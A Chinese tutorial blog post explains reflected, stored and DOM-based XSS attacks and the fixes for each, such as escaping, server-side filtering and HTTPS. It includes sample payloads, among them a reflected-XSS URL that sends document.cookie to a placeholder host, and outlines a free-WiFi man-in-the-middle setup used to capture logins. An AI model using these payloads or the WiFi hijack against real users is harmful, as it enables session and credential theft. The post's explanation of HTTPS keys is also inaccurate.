前端安全之XSS攻击

XSS（cross-site scripting跨域脚本攻击）攻击是最常见的Web攻击，其重点是“跨域”和“客户端执行”。有人将XSS攻击分为三种，分别是：

1. Reflected XSS（基于反射的XSS攻击）

2. Stored XSS（基于存储的XSS攻击）

3. DOM-based or local XSS（基于DOM或本地的XSS攻击）

Reflected XSS

基于反射的XSS攻击，主要依靠站点服务端返回脚本，在客户端触发执行从而发起Web攻击。

例子：

1. 做个假设，当亚马逊在搜索书籍，搜不到书的时候显示提交的名称。

2. 在搜索框搜索内容，填入“<script>alert('handsome boy')</script>”, 点击搜索。

3. 当前端页面没有对返回的数据进行过滤，直接显示在页面上， 这时就会alert那个字符串出来。

4. 进而可以构造获取用户cookies的地址，通过QQ群或者垃圾邮件，来让其他人点击这个地址：

http://www.amazon.cn/search?name=<script>document.location='http://xxx/get?cookie='+document.cookie</script>

PS：这个地址当然是没效的，只是举例子而已。

结论：

如果只是1、2、3步做成功，那也只是自己折腾自己而已，如果第4步能做成功，才是个像样的XSS攻击。

开发安全措施：

1. 前端在显示服务端数据时候，不仅是标签内容需要过滤、转义，就连属性值也都可能需要。

2. 后端接收请求时，验证请求是否为攻击请求，攻击则屏蔽。

例如：

标签：

<span><script>alert('handsome boy')</script></span>

转义

<span>&lt;script&gt;alert(&#39;handsome boy&#39;)&lt;/script&gt</span>

属性：

如果一个input的value属性值是

琅琊榜" onclick="javascript:alert('handsome boy')

就可能出现

<input type="text" value="琅琊榜" onclick="javascript:alert('handsome boy')">

点击input导致攻击脚本被执行，解决方式可以对script或者双引号进行过滤。

Stored XSS

基于存储的XSS攻击，是通过发表带有恶意跨域脚本的帖子/文章，从而把恶意脚本存储在服务器，每个访问该帖子/文章的人就会触发执行。

例子：

1. 发一篇文章，里面包含了恶意脚本

今天天气不错啊！<script>alert('handsome boy')</script>

2. 后端没有对文章进行过滤，直接保存文章内容到数据库。

3. 当其他看这篇文章的时候，包含的恶意脚本就会执行。

PS：因为大部分文章是保存整个HTML内容的，前端显示时候也不做过滤，就极可能出这种情况。

结论：

后端尽可能对提交数据做过滤，在场景需求而不过滤的情况下，前端就需要做些处理了。

开发安全措施：

1. 首要是服务端要进行过滤，因为前端的校验可以被绕过。

2. 当服务端不校验时候，前端要以各种方式过滤里面可能的恶意脚本，例如script标签，将特殊字符转换成HTML编码。

DOM-based or local XSS

基于DOM或本地的XSS攻击。一般是提供一个免费的wifi，但是提供免费wifi的网关会往你访问的任何页面插入一段脚本或者是直接返回一个钓鱼页面，从而植入恶意脚本。这种直接存在于页面，无须经过服务器返回就是基于本地的XSS攻击。

例子1：


1. 提供一个免费的wifi。

1. 开启一个特殊的DNS服务，将所有域名都解析到我们的电脑上，并把Wifi的DHCP-DNS设置为我们的电脑IP。

2. 之后连上wifi的用户打开任何网站，请求都将被我们截取到。我们根据http头中的host字段来转发到真正服务器上。

3. 收到服务器返回的数据之后，我们就可以实现网页脚本的注入，并返回给用户。

4. 当注入的脚本被执行，用户的浏览器将依次预加载各大网站的常用脚本库。



PS：例子和图片来自，http://www.cnblogs.com/index-html/p/wifi\_hijack\_3.html 不是我写的，请注意！


这个其实就是wifi流量劫持，中间人可以看到用户的每一个请求，可以在页面嵌入恶意代码，使用恶意代码获取用户的信息，可以返回钓鱼页面。

例子2：

1. 还是提供一个免费wifi

2. 在我们电脑上进行抓包

3. 分析数据，可以获取用户的微信朋友圈、邮箱、社交网站帐号数据（HTTP）等。



PS：这个是我的测试，在51job页面登录时进行抓包，可以获取帐号密码。

结论：

这攻击其实跟网站本身没有什么关系，只是数据被中间人获取了而已，而由于HTTP是明文传输的，所以是极可能被窃取的。

开发安全措施：

1. 使用HTTPS！就跟我前面《HTTP与HTTPS握手的那些事》这篇文章说的，HTTPS会在请求数据之前进行一次握手，使得客户端与服务端都有一个私钥，服务端用这个私钥加密，客户端用这个私钥解密，这样即使数据被人截取了，也是加密后的数据。

总结

XSS攻击的特点就是：尽一切办法在目标网站上执行非目标网站上原有的脚本（某篇文章说的）。本地的XSS攻击的示例2其实不算XSS攻击，只是简单流量劫持。前两种XSS攻击是我们开发时候要注意的，而流量劫持的则可以使用HTTPS提高安全性。